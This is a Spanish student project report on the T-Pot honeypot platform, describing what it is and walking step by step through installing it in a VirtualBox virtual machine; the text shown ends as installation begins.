



Investigación sobre T-Pot


Miguel Ángel Roldán de Haro

Índice

Índice	1
1. Objetivo	2
2. ¿Qué es T-pot?	2
3. Instalar T-pot	3
4. Configuración Web	12
5. Ataque desde Kali Linux	19
6. Visualizar el ataque	24

1. Objetivo

El objetivo de este proyecto es realizar una investigación profunda sobre el funcionamiento de la herramienta T-Pot, con el fin de comprender mejor los diferentes tipos de ataques que se pueden llevar a cabo sobre un servicio en red.




2. ¿Qué es T-pot?


T-Pot es un proyecto de código abierto que proporciona una plataforma de investigación para el análisis de amenazas y la detección de intrusiones en sistemas de tecnologías de la información y la comunicación (TIC). Ofrece un entorno simulado que imita una infraestructura real, permitiendo a investigadores y profesionales de la seguridad cibernética estudiar y comprender las amenazas utilizando una variedad de herramientas de código abierto para monitorear y analizar el tráfico de red y las actividades de los sistemas.

3. Instalar T-pot


En primer lugar debemos tener claro que este proyecto se va a realizar usando **máquinas virtuales**, para ello usaremos **Virtual Box** (<https://www.virtualbox.org>), dicho eso vamos a descargarnos la imagen ISO de T-pot, disponible en: <https://github.com/telekom-security/tpotce>

 tpot_amd64.iso	06/03/2024 9:35	Archivo de image...	47.104 KB
--	-----------------	---------------------	-----------


Posteriormente y dentro de **VirtualBox** pulsaremos en la parte superior, en el apartado de **Máquina** pulsamos en la opción **nueva**




Nos aparecerá una ventana que nos permite **añadir la imagen ISO** que descargamos anteriormente y le **añadiremos un nombre a la máquina virtual** y pulsamos en Siguiente




Posteriormente nos aparecerá esta ventana para **configurar el nombre y la contraseña** de nuestra máquina virtual y pulsamos en Siguiente






Configuramos la RAM y el procesador , en mi caso le otorgo unos **8GB de RAM y 2 procesadores** y pulsamos en Siguiente




Acto seguido se nos preguntará cuánto **espacio de disco** le aplicaremos, en mi caso dejé **20 GB**




Se nos abrirá un pequeño **resumen de la configuración** de la máquina y pulsaremos en Terminar




Una vez arrancada la máquina virtual veremos **este panel** y pulsaremos **Enter** para confirmar




Posteriormente se nos mostrará una ventana similar a esta, que nos permitirá **configurar opciones como la región o la distribución del teclado**.




En la siguiente ventana seleccionamos **debian.org** como mirror de archivos



Justo después en esta ventana **dejaremos este campo en vacío** y simplemente pulsaremos en continuar



Una vez concluida la instalación, seleccionamos la **Edición standard**.





Se nos pedirá la contraseña para el **usuario y contraseña que nos permitirá más tarde acceder via web**

Usuario: tpot_admin

Contraseña: admin

Por otro lado se nos pedirá el usuario y contraseña de la maquina





Comenzamos la instalación, esto puede durar varios minutos.

